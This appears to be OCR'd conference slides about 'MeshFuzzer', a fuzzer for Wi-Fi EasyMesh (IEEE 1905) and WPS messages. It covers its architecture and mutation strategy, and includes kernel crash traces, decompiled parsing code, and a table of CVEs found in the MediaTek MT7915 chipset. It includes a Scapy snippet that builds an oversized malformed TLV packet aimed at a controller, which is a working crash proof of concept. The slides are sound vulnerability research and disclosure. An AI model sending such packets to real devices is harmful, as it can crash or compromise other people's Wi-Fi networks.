



```
def policy_type_oob():
    # Setup MultiAP message
    msg = MultiAP_Message()
    msg.msg_type = "AP_AUTOCONFIGURATION_WSC_MESSAGE"
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
    msg.flag_last_frag_ind = 1

    # Setup TLV
    tlv = TRAFFIC()
    tlv.len = 0xFFFF
    tlv.wsc_frame += [0xFF,0xFF] # length
    tlv.wsc_frame += [0x01] #ssid num
    tlv.wsc_frame += [0xFF] #ssid_len
    tlv.wsc_frame += [0xFF] * 0xFF # payload


    attack_mac = "7C:8F:DE:EF:4E:B9"# controller
    # Generate the packet
    p = Ether(type=0x893a, dst=attack_mac)/msg/tlv/b"\x00\x00\x00"
```

MeshFuzzer

- Architecture
- Mutation Strategy
- Fuzzing Network Build
- Fuzzing Network Control

Architecture




Mutation Strategy


“Abnormal” Length

- Too short: Integer Overflow, Out-of-Bound Read
- Too large: Out-of-Bound Write

Random Delete & Add

- Double Free
- Use-After-Free
- Race Condition





Fuzzing Network Build

Hardware

- Ubuntu/Raspberry Pi 4 + USB Wi-Fi Adapter(RT3572L AP)

Software

- Base wpa_supplicant
- Support normal 1905 PBC
- Fuzzing WPS M1 ~ M8


```
static enum wps_process_res wps_process_wsc_msg(struct wps_data *wps,
                                                const struct wpabuf *msg)
{
        struct wps_parse_attr attr;
        enum wps_process_res ret = WPS_CONTINUE;

        wpa_printf(MSG_DEBUG, "WPS: Received WSC_MSG");

        if (wps_parse_msg(msg, &attr) < 0)…
        if (attr.enrollee_nonce == NULL ||…
        }

        if (attr.msg_type == NULL) {…
        }

        switch (*attr.msg_type) {
        case WPS_M2:
                if (wps_validate_m2(msg) < 0)
                        return WPS_FAILURE;
                ret = wps_process_m2(wps, msg, &attr);
                break;
        case WPS_M2D:
                if (wps_validate_m2d(msg) < 0)
                        return WPS_FAILURE;
                ret = wps_process_m2d(wps, &attr);
                break;
        case WPS_M4:
                if (wps_validate_m4(msg) < 0)
                        return WPS_FAILURE;
                ret = wps_process_m4(wps, msg, &attr);
                if (ret == WPS_FAILURE || wps->state == SEND_WSC_NACK)
                        wps_fail_event(wps->wps, WPS_M4, wps->config_error,
                                       wps->error_indication,
                                       wps->peer_dev.mac_addr);
                break;
        case WPS_M6:
```


Fuzzing Network Build

Fuzzing “Existing” Agent

- Malicious M1、M3、M5、M7
- Keep target always in 1905 PBC
- Fuzzing status record

Monitor

- Just Ping
- UART Crash Capture




```
Hi    : 00000003
Lo    : 0000000a
epc   : 804c2350 wapp_send_wsc_eapol_complete_notif+0x10/0x4c
    Tainted: P           O
ra    : 80476d34 WscEapRegistrarAction+0x624/0x100c
Status: 11000003KERNEL EXL IE
Cause : 4080d008
BadVA : 00000000
PrId  : 0001992f (MIPS 1004Kc)
Modules linked in: ebt_host_monitor(O) mapfilter(O) np_lanhost_mgr(PO) ipt
g(O) soft_rate_limit(PO) tccicmd(PO) tcledctrl(PO) tcportbind(O) multiwan(
bt_dhcp(P) ebt_arp ebt_redirect ebtable_broute xt_layer7 ebt_ip6 ebt_ip eb
Process RtmpWscTask (pid: 1806, threadinfo=8ac64000, task=8dc3cfb0, tls=00
Stack : c05e38d8 c05e53c5 c05e38d8 8047e94c 0000019a 00000000 00000000 000
  8ac67c8c 00000020 8a3ad810 8ac67c74 00000000 00000060 8a3ace00 8a3ad800
  8e3ff89e 0000009e 8e3fec00 b6205b1f ba74106a 06c4a066 98b5b514 320b0fc8
  23777669 43a2a3ec b0ed39e0 000000f8 80ca0000 80ca0000 80ca0000 804828b4
  00323534 00208040 00000000 00000000 8ac67cf8 00000020 c05e3fb1 8ac67ce4
  ..
Call Trace
[<804c2350>] wapp_send_wsc_eapol_complete_notif+0x10/0x4c
[<80476d34>] WscEapRegistrarAction+0x624/0x100c
[<80479998>] WscEAPAction+0xf04/0x1ab4
[<804719c0>] WpsSmProcess+0x618/0x70c
[<804738c8>] wsc_write_dat_file_thread+0x108/0x198
[<80045e64>] kthread+0xe0/0xec
[<8000ee30>] ret_from_kernel_thread+0x10/0x18
```

Fuzzing Network Build

Fuzzing “Enrollee” Agent

- Malicious M2、M4、M6、M8
- Keep target always going to join the mesh network
- Fuzzing status record

Monitor

- Just Ping
- UART Crash Capture

```
Hi    : 00000003
Lo    : 0000000a
ra    : 80462d0c ProcessMessageM6+0x3f8/0x690
Status: 11000303       KERNEL EXL IE
Cause : 4080e008
BadVA : 00ae7e9c
PrId  : 0001992f (MIPS 1004Kc)
Modules linked in: mapfilter(O) np_lanhost_mgr(PO) iptable_filter bandwidth(O) hw_
O) eth(PO) qdma_lan(PO) ifc(PO) fe_core(PO) nlk_msg(O) soft_rate_limit(PO) tccicmc
 tcportbind(O) multiwan(O) vlantag_ct(O) module_sel(PO) dataspeed_limit(PO) ebt_ar
able_broute xt_layer7 ebt_ip6 ebt_ip ebtable_filter ebtables
Process RtmpWscTask (pid: 1598, threadinfo=8bce8000, task=8dc3ca60, tls=00000000)
Stack : 00000000 00000000 00000000 00000000 8bcebc00 00000020 c06d2459 8bcebbec
        8bfc2e00 00000020 ffff0510 00000000 00000029 00000000 534d1fd1 bfd315d8
        69ba4351 5876cf90 ec3b7e51 9062314d 41082e4f 3f898da0 00000000 00000000
        00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000020
        00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
        ...
Call Trace:
[<80462d5c>] ProcessMessageM6+0x448/0x690
```

```
while true
do
    tcapi set info.wlan WPSActiveStatus 1
    tcapi commit wlan.Entry
    sleep 13

    iwpriv ra0 set WscStop
    sleep 3
done
```

```
▼ Expanded Type (Wifi Alliance, WifiProtectedSetup)
    EAP-EXT Vendor Id: WFA (0x372a)
    EAP-EXT Vendor Type: SimpleConfig (0x01)
    Opcode: WSC Msg (4)
  ▶ Flags: 0x00
  ▶ Version: 0x10
  ▶ Message Type: M6 (0x0a)
  ▶ Enrollee Nonce
  ▼ Encrypted Settings
      Data Element Type: Encrypted Settings (0x1018)
      Data Element Length: 48
      Encrypted Settings: 20365039ac26c78ee95b791cc7f3984e670d797df1fe71ab9f4930698429fa973dadda16.
  ▶ Vendor Extension
  ▶ Authenticator
```

Fuzzing Network Control

Hardware

- Macbook Pro

Software

- Base pyieee1905

pyieee1905

IEEE1905 implementation using Python and Scapy

Installation

Run `python3 setup.py install` to install `pyieee1905`.

Example

To generate the Topology Notification message and send it via the eth0 interface:

```
from scapy.all import *
from pyieee1905.multiap_tlv import *
from pyieee1905.multiap_msg import *
import os
import sys

# Setup MultiAP message
msg = MultiAP_Message()
msg.msg_type = "TOPOLOGY_NOTIFICATION_MESSAGE"
msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
msg.flag_last_frag_ind = 1

# Setup TLV
tlv = ClientAssocEvent()
tlv.mac = os.urandom(6)
tlv.bssid = os.urandom(6)
tlv.assoc_flag = 1

# Generate the packet
p = Ether(type=0x893a, dst=IEEE1905_MCAST)/msg/tlv/b"\x00\x00\x00"

# Debug purpose
#p.show2()
```

Fuzzing Network Control

Monitor

- 1905 topology query message
- A live target feedback 1905 topology response

```python
def monitor_crash(self, final_send):
    """
    1、发探测包，判断回包是否超过interval
    2、超过interval，保存crash的packet
    3、sleep一段时间，等待目标进程重启
    """
    # 发送Topology query
    msg = MultiAPMessage()
    msg.msg_type = "TOPOLOGY_QUERY_MESSAGE"
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
    msg.flag_last_frag_ind = 1
    send_package = Ether(type = 0x893a, dst = self.target_mac) / msg / b"\x00\x00\x00"

    try:
        sendp(send_package, iface = self.iface)
    except Exception as e:
        self.logger.error(e)

    # 获取Topology response
    pcaps = sniff(iface = self.iface, count = 5)
    # True 表示设备没问题，False 表示设备crash了
    is_crash = False
    try:
        for pcap in pcaps:
            if self.__parse_topology_response(pcap):
                is_crash = True
                break

        print(is_crash)
        if not is_crash:
            crash_file =  "%s%s.crash" % (self.crash, str(int(round(time.time() * 1000))))
            # crash 文件写入
            with open(crash_file, "w") as f:
                f.write(str(final_send))

            # 等待重启
            time.sleep(self.wait)
```

Source		Protocol	Length	Info
		ieee1905	25	Topology query
		ieee1905	453	Topology response
		ieee1905	60	Channel Preference Query
		ieee1905	60	Channel Preference Query
		ieee1905	138	Topology discovery
		ieee1905	25	Topology query
		ieee1905	453	Topology response
		ieee1905	60	Channel Preference Query
		ieee1905	60	Topology query
		ieee1905	60	Channel Preference Query
		ieee1905	73	Topology discovery
		ieee1905	25	Topology query
		ieee1905	453	Topology response
		ieee1905	60	Channel Preference Query
		ieee1905	60	Channel Preference Query
		ieee1905	58	Topology discovery
		ieee1905	25	Topology query

```
MacintoshdeMacBook-Pro:crash qulewei$ ls
1623123482105.crash     1623297582741.crash     1631597259196.crash
1623124571195.crash     1623299881787.crash     1631597273275.crash
1623124733310.crash     1623299893016.crash     1631597290812.crash
1623124758990.crash     1623299898316.crash     1631597299483.crash
1623128380194.crash     1623304878172.crash     1631597307996.crash
1623128392442.crash     1623307601797.crash     1631597315003.crash
1623128399218.crash     1623307613586.crash     1631597321882.crash
1623129340027.crash     1623307622582.crash     1631597329018.crash
1623129546268.crash     1623321245327.crash     1631597338031.crash
1623129616716.crash     1623321252221.crash     1631597346281.crash
1623133179110.crash     1623323024024.crash     1631597355963.crash
1623133185835.crash     1623323676453.crash     1631597457766.crash
1623135639740.crash     1623325678098.crash     1631597462853.crash
1623135651994.crash     1623325689501.crash     1631597468525.crash
1623135658466.crash     1623325696185.crash     1631597475280.crash
1623139481811.crash     1623331510033.crash     1631597481317.crash
```

Case Study

- MediaTek MT7915 Wi-Fi Chipset
- Memory Corruption
- Violation of security principles

MediaTek MT7915 Wi-Fi Chipset

- The world’s first single chip Wi-Fi 6 Wave 1+ and Bluetooth 5 combo solution
- Obtained EasyMesh Certification
- Being widely used

MediaTek MT7915 Wi-Fi 6 Wave 1+ chipset builds in a range of industry firsts

Jan 10, 2020 Technology

Product Details

Certification ID: WFA93165

Date of Last Certification: 2021-08-25
Brand: MediaTek Inc.
Product: MT7915
Model Number: MT7915
Product Model Variant: WPA3 6E update
Category: Embedded Module
Operating System: Linux, version:Linux; OpenWRT
Frequency Band(s): 2.4 GHz; 5 GHz; 6 GHz

Summary of Certifications

CLASSIFICATION	PROGRAM
Optimization	Wi-Fi EasyMesh™
	Wi-Fi Agile Multiband™
	WMM®
	Wi-Fi QoS Management™
Security	Protected Management Frames
	WPA™-Enterprise
	WPA™-Personal
	WPA2™-Enterprise
	WPA2™-Personal

MediaTek MT7915 Wi-Fi Chipset

Bug Hunting

- Total 19 CVEs（since 2021.4.20）
- Security patches up to now
- Acknowledgement in future

Functions	Issues	CVE
embedded/ap/ap_cfg.c WscSelectedRegistrar	OOB Read	CVE-2021-32467
embedded/ap/ap_cfg.c的WscRxMsgTypeFromUpnp	OOB Read	CVE-2021-32468
embedded/ap/ap_cfg.c的WscCheckEnrolleeNonceFromUpnp	OOB Read	CVE-2021-32469
wsc_tlv.c的ProcessMessageM1	OOB Write	CVE-2021-35055
wsc_tlv.c的ProcessMessageM3	OOB Write	
wsc_tlv.c的ProcessMessageM5	OOB Write	
wsc_tlv.c的ProcessMessageM7	OOB Write	
wsc_tlv.c的ProcessMessageM2	OOB Write	CVE-2021-37560
wsc_tlv.c的ProcessMessageM2D	OOB Write	
wsc_tlv.c的ProcessMessageM4	OOB Write	
wsc_tlv.c的ProcessMessageM6	OOB Write	
wsc_tlv.c的ProcessMessageM8	OOB Write	
wsc_tlv.c的WscParseEncrSettings	OOB Write	CVE-2021-37561
wsc_tlv.c的WscProcessCredential	OOB Read	CVE-2021-37562
wsc_tlv.c的WscProcessCredential	OOB Write	CVE-2021-37584
wsc_v2.c的WscParseV2SubItem	OOB Write	CVE-2021-37563
type为 TRAFFIC_SEPARATION_POLICY_TYPE, parse_traffic_separation_policy_tlv	OOB Write	CVE-2021-37566
type为VENDOR_SPECIFIC_TLV_TYPE	OOB Read	CVE-2021-37567
type为VENDOR_SPECIFIC_TLV_TYPE, parse_vs_tlv	OOB Read	
type为AP_RADIO_BASIC_CAPABILITY_TYPE, parse_ap_radio_basic_cap_tlv	OOB Read	CVE-2021-37565
type为CHANNEL_SCAN_REPORT	OOB Read	CVE-2021-37564
type为STEERING_REQUEST_TYPE	OOB Read	CVE-2021-37570
type为AP_AUTOCONFIG_WSC, parse_encrypt_settings_attr	Integer Overflow	CVE-2021-37569
type为AP_AUTOCONFIG_WSC, parse_network_key_attr	OOB Write	
type为AP_AUTOCONFIG_WSC, parse_ssid_attr	OOB Write	
type为AP_AUTOCONFIG_WSC, parse_vendor_extension_attr	Integer Overflow	
type为AP_OPERATIONAL_BSS_TYPE, parse_ap_operational_bss_tlv	stack buffer overflow	CVE-2021-37568
type为AP_OPERATIONAL_BSS_TYPE, parse_ap_operational_bss_tlv	heap buffer overflow	
parse_unassociated_sta_link_metrics_query_tlv	stack buffer overflow	CVE-2021-37583
parse_unassociated_sta_link_metrics_query_tlv	heap buffer overflow	
type为BEACON_METRICS_QUERY_TYPE, parse_beacon_metrics_query_tlv	heap buffer overflow	CVE-2021-37571
实现问题	实现问题	CVE-2021-37572

Memory Corruption

CVE-2021-35055

- Network build
- Out-of-Bound write
- No need Wi-Fi password

```
Sanpangzi-------------------- RTMP_AP_IoctlHandle--------------------
CPU 3 Unable to handle kernel paging request at virtual address 00000000, epc =
= 00000000, ra == 80071620
Oops[#1]:
CPU: 3 PID: 0 Comm: swapper/3 Tainted: P           O   3.18.21 #22
task: 8fc43a70 ti: 8fc7c000 task.ti: 8fc7c000
$ 0   : 00000000 00000000 0000b078 8fc7fdb0
$ 4   : 00000000 00000000 8fc7fdb0 00000000
$ 8   : 00000000 00000000 0000000f 0000023a
$12   : 808a0000 7fc308b0 00000000 00000001
$16   : 00000100 808a0000 8fc7fdb0 00200200
$20   : 8fca4c1c 8fca4a1c 8fca481c 80cc0000
$24   : 00000000 80003ed0
$28   : 8fc7c000 8fc7fd70 8089c080 80071620
Hi    : 00000001
Lo    : 00000001
epc   : 00000000    (null)
    Tainted: P           O
ra    : 80071620 call_timer_fn.isra.28+0x24/0x88
Status: 11000003        KERNEL EXL IE
Cause : 1080d008
BadVA : 00000000
PrId  : 0001992f (MIPS 1004Kc)
Modules linked in: mapfilter(O) np_lanhost_mgr(PO) iptable_filter bandwidth(O)
hw_nat(PO) eth_ephy(PO) eth(PO) qdma_lan(PO) ifc(PO) fe_core(PO) nlk_msg(O) sof
t_rate_limit(PO) tccicmd(PO) tcledctrl(PO) tcportbind(O) multiwan(O) vlantag_ct
(O) module_sel(PO) dataspeed_limit(PO) ebt_arp ebt_redirect ebtable_broute xt_l
ayer7 ebt_ip6 ebt_ip ebtable_filter ebtables
Process swapper/3 (pid: 0, threadinfo=8fc7c000, task=8fc43a70, tls=00000000)
Stack : 808a6e7c 00000020 00000000 8089e800 00000000 00000000 00000001
          8089e800 8fca4000 808a0000 80071850 807c7eac 80065ec4 00000000 800311
14
          8fc7fdb0 8fc7fdb0 00000002 00000082 8089c084 0000000a 00000100 002000
```

```
memmove(a5 + 4724, recv_ptr, totalLen);
memset(a2 + 10719, 0, 198);
v47 = 16;
v14 = 1172;
v45 = 4100;
v15 = 8223;
v16 = 1031;
v17 = 8980;
v18 = curPos;
while ( totalLen >= 5 )
{
  curPos = v18;
  memcpy(&recvTLV, v18, 4);
  v19 = curPos;
  wscType = (unsigned __int16)((recvTLV.type << 8) | HIBYTE(recvTLV.type));// ntohs
  wscLen = (unsigned __int16)((recvTLV.length << 8) | HIBYTE(recvTLV.length));
  v22 = curPos + 4;
  v44 = totalLen - 4;
  if ( wscType == 4130 )
  {
    v24 = curPos[4];
    if ( v24 != 4 )
    {
      if ( (DebugCategory & 0x8000) == 0 )
      {
        v15 ^= 4u;
        goto LABEL_114;
      }
      if ( (dword_80C73A7C & 4) == 0 )
      {
        v15 ^= 4u;
```

parse

process

```
if ( wscType >= 0x1011 )
{
  if ( wscType == 4122 )                // WSC_ID_ENROLLEE_NONECE
  {
    memmove(a5 + 6864, curPos + 4, (unsigned __int16)(recvTLV.length << 8) | HIBYTE(recvTLV.length));
    v16 ^= 0x400u;
    goto LABEL_114;
  }
```

Memory Corruption

CVE-2021-37566

- Network control
- Out-of-Bound write

```
Thread 1 "p1905_managerd" received signal SIGSEGV, Segmentation fault.
parse_ap_autoconfig_wsc_message (ctx=0x7f8ff980,
    almac=0x7f8ff7e0 "\214\205\220\242\037\275", buf=<optimized out>,
    radio=0x7f8ff7a9 "") at src/cmdu_message_parse.c:2075
2075    src/cmdu_message_parse.c: No such file or directory.
(gdb) bt
#0  parse_ap_autoconfig_wsc_message (ctx=0x7f8ff980,
    almac=0x7f8ff7e0 "\214\205\220\242\037\275", buf=<optimized out>,
    radio=0x7f8ff7a9 "") at src/cmdu_message_parse.c:2075
#1  0x00418d00 in parse_cmdu_message (ctx=0x7f8ff980, buf=0x758016 "",
    dmac=<optimized out>, smac=0x75800e "\214\205\220\242\037\275\211:",
    len=32) at src/cmdu_message_parse.c:2760
#2  0x0040de0c in cmdu_parse (ctx=0x7f8ff980,
    buf=0x758008 "|\217\336\357N\271\214\205\220\242\037\275\211:", len=32)
    at src/cmdu.c:1614
#3  0x00426320 in cmdu_process (sock=<optimized out>, eloop_ctx=0x7f8ff980,
    sock_ctx=<optimized out>) at src/p1905_managerd.c:1497
#4  0x0045a2bc in eloop_sock_table_dispatch (table=0x4916f8 <eloop+8>,
    fds=0x7649b0) at src/eloop.c:591
#5  0x0045b6c8 in eloop_run () at src/eloop.c:1205
#6  0x00425cc4 in p1905_managerd_run (ctx=<optimized out>)
    at src/p1905_managerd.c:1438
#7  0x004096a0 in main (argc=5, argv=0x7f907744) at src/p1905_managerd.c:2395
```

```
while ( 1 )
{
  while ( 1 )
  {
    v16 = (HIBYTE(tlvHeader->type) << 8) | LOBYTE(tlvHeader->type);
    v17 = (HIBYTE(tlvHeader->length) << 8) | LOBYTE(tlvHeader->length);     parse
    tlvType = (unsigned __int16)(((_WORD)v16 << 8) | (v16 >> 8));
    tlvLen = ((_WORD)v17 << 8) | (v17 >> 8);
    if ( debug_level < 3 )
      break;
    map_1905daemon_src_printf("[1905Daemon][%s], [%d]", "parse_wsc_attr_tlv", 1353);
    map_1905daemon_src_printf("get wsc tlv type 0x%04x\n", tlvType);
